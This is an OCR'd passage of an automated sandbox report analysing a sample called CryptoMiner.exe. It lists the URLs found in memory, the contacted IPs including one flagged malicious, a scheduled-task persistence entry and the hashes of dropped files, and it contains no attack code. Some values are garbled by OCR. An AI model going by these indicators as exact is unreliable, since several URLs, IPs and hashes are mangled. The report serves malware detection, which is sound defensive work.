http://tempuri.org/Entity/Id12Response	InstallUtil.exe, 0000000C.00000002.656848647.00000002C61000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.658034449.0000000002E0D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.656848647.0000000002C61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id2Response	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.656848647.0000000002C61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://45.9.20.314Vl	InstallUtil.exe, 0000000C.00000002.659462830.00000002F67000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://ns.adobe.c/g	InstallUtil.exe, 0000000C.00000002.656645337.00000000131D000.00000004.00000020.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000003.647783413.000000000131C000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/sc/dk/p_sha1	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id21Response	InstallUtil.exe, 0000000C.00000002.656848647.00000002C61000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.658034449.0000000002E0D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/2005/02/trust/spnego#GSS_Wrap	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id9	InstallUtil.exe, 0000000C.00000002.656848647.00000002C61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/wss/oasis-wss-saml-token-profile-1.1#SAMLID	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id8	InstallUtil.exe, 0000000C.00000002.656848647.00000002C61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id5	InstallUtil.exe, 0000000C.00000002.656848647.00000002C61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/10/wsat/Prepare	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id4	InstallUtil.exe, 0000000C.00000002.656848647.00000000002C61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id7	InstallUtil.exe, 0000000C.00000002.656848647.00000000002C61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id6	InstallUtil.exe, 0000000C.00000002.656848647.00000000002C61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust#BinarySecret	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id19Response	InstallUtil.exe, 0000000C.00000002.656848647.00000000002C61000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.658034449.0000000002E0D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/wss/oasis-wss-rel-token-profile-1.0.pdf#license	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/Issue	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Aborted	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/rm/TerminateSequence	InstallUtil.exe, 0000000C.00000002.656848647.00000000002C61000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://nuget.org/nuget.exe	powershell.exe, 0000001D.00000002.711559950.000001C93E640000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ip-api.com	AppLaunch.exe, 00000016.00000002.688558228.0000000007047000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000016.00000002.688597556.000000000705A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/fault	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/oasis-wss-soap-message-security-1.1#EncryptedKey	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id15Response	InstallUtil.exe, 0000000C.00000002.658034449.00000000002E0D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000016.00000002.688558228.0000000007047000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000001D.00000002.696959408.000001C92E5E1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/SCT/Renew	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wscoor/Register	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id6Response	InstallUtil.exe, 0000000C.00000002.656848647.00000000002C61000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.658034449.0000000002E0D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/trust/SymmetricKey	InstallUtil.exe, 0000000C.00000002.657180507.00000000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ip.sb/ip	CryptoMiner.exe, 00000000.00000003.53809 7603.000000000D730000.00000004.00000800. 00020000.00000000.sdmp, CryptoMiner.exe, 00000000.00000003.543077511.000000000D7 32000.00000040.00000800.00020000.0000000 0.sdmp, InstallUtil.exe, 0000000C.00000002.6571805 07.0000000002CF2000.00000004.00000800.00 020000.00000000.sdmp, InstallUtil.exe, 0000000C.00 000000.543024251.0000000000402000.000000 40.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001D.00000002.698158 911.000001C92E7EF000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 0000001D.00000002.698158 911.000001C92E7EF000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001D.00000002.698158 911.000001C92E7EF000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/sc	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Volatile2PC	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/SCT/Cancel	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://tempuri.org/Entity/Id9Response	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 58034449.0000000002E0D000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 0000001D.00000002.711559 950.000001C93E640000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	InstallUtil.exe, 0000000C.00000003.616449035.00000 0000409D000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 62663297.00000000031A8000.00000004.00000 800.00020000.00000000.sdmp, InstallUtil.exe, 00000 00C.00000002.662472558.0000000003191000. 00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.664565017.000 0000003EC4000.00000004.00000800.00020000 .00000000.sdmp	false		high
http://tempuri.org/Entity/Id20	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id21	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	InstallUtil.exe, 0000000C.00000002.659673561.00000 00002F79000.00000004.00000800.00020000.0 0000000.sdmp, fname.exe.12.dr	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id22	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/wss/oasis-wss-kerberos-token-profile-1.1#Kerberosv5APREQSHA1	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://tempuri.org/Entity/Id23	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 58034449.0000000002E0D000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/security/trust/CK/PSHA1	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://tempuri.org/Entity/Id24	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/security/trust/RSTR/Issue	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id24Response	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 59905866.0000000002FA6000.00000004.00000 800.00020000.00000000.sdmp, InstallUtil.exe, 00000 00C.00000002.658034449.0000000002E0D000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id1Response	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 56848647.0000000002C61000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.symauth.com/cps0(	fname.exe.12.dr	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001D.00000002.698158 911.000001C92E7EF000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/rm/AckRequested	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/ReadOnly	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Replay	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/tlsnego	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Durable2PC	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/SymmetricKey	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://www.symauth.com/rpa00	fname.exe.12.dr	false		high
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 0000001D.00000002.698158 911.000001C92E7EF000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RST/Issue	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Completion	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/trust	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://tempuri.org/Entity/Id10	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id11	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id12	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id16Response	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 58034449.0000000002E0D000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/10/wscoor/CreateCoordinationContextResponse	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RST/SCT/Cancel	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://tempuri.org/Entity/Id13	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id14	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id15	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id16	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/Nonce	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://tempuri.org/Entity/Id17	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 58034449.0000000002E0D000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id18	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id5Response	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 56848647.0000000002C61000.00000004.00000 800.00020000.00000000.sdmp, InstallUtil.exe, 00000 00C.00000002.657986199.0000000002DFA000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id19	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dns	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://tempuri.org/Entity/Id10Response	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 56848647.0000000002C61000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/Renew	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high
http://tempuri.org/Entity/Id8Response	InstallUtil.exe, 0000000C.00000002.656848647.00000 00002C61000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 0000000C.00000002.6 58034449.0000000002E0D000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ocsp.sectigo.com0	InstallUtil.exe, 0000000C.00000002.659673561.00000 00002F79000.00000004.00000800.00020000.0 0000000.sdmp, fname.exe.12.dr	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/trust/PublicKey	InstallUtil.exe, 0000000C.00000002.657180507.00000 00002CF2000.00000004.00000800.00020000.0 0000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false
65.21.213.209	unknown	United States		199592	CP-ASDE	true
45.9.20.31	unknown	Russian Federation		35913	DEDIPATH-LLCUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	620659
Start date and time: 05/05/202203:28:10	2022-05-05 03:28:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CryptoMiner.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@15/5@1/3
EGA Information:	• Successful, ratio: 66.7%

HDC Information:	• Successful, ratio: 32.9% (good quality ratio 30.7%) • Quality average: 77% • Quality standard deviation: 28.4%
HCA Information:	• Successful, ratio: 71% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.42.73.29
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, settings-win.data.microsoft.com, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, go.microsoft.com, store-images.s-microsoft.com, login.live.com, blobcollector.events.data.trafficmanager.net, onedsblobprdeus15.eastus.cloudapp.azure.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com
- Execution Graph export aborted for target filename.exe, PID 4584 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 4036 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: CryptoMiner.exe

Simulations

Behavior and APIs

Time	Type	Description
03:30:46	API Interceptor	85x Sleep call for process: InstallUtil.exe modified
03:31:21	API Interceptor	11x Sleep call for process: powershell.exe modified
03:31:44	Task Scheduler	Run new task: chrome path: C:\Users\user\AppData\Roaming\Chrome\chrome.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\InstallUtil.exe.log

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2932
Entropy (8bit):	5.334469918014252
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIWUfHK7HKhBHKdHKB1AHKzvQTHmtHoxHImHK1HjHKv:iqXeqm00YqhQnouOq7qLqdqUqzcGtIx7
MD5:	02054701434F73C34E5333237A4CA701
SHA1:	CC1A321DC8C9217A236E29B9811C37E6F50032B9
SHA-256:	49F5D3693BA0F7484CE457258C12B6C95D670D5E78B9C602EBA68F134DEB7F9D
SHA-512:	A30F45328A78ED712E366FDF1F57F9B2CF4BB3A120747BDD26DADDAE932B37B9C0C839CE9EDB10650506DA95D5FF4946E624D5A442B24D59E288FEC9C712E8BF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uf4rrw2m.dux.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vzjhia3q.y0o.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\filename.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
File Type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4879360

Entropy (8bit):	**7.9984899222641435**
Encrypted:	**true**
SSDEEP:	98304:mQi4NSWhwXCzdRTm4OVgThNEUdhgjcAwLgq+a6T8g/Ztr4JIs/:Hi4U+rTmoNEUfWcAZ5TPZtr4WK
MD5:	C108EBDD14A2CF40E64411792987796A
SHA1:	48F4F5376D0A571784FA03F89015C6A72F74998D
SHA-256:	F9BFF1AC8E6C15DDE928E87A8BF733006CA805D42302387B2C24E11E555B7EE6
SHA-512:	CFE4079D70F380AD98CC44CD9F05500FF8AF79421EA32012B873425BBF045D2DA8F9B7942941655FABB64E66D6CEBDDD174FA4C3C3C3ABC54B120CAD6E261 07
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 81%
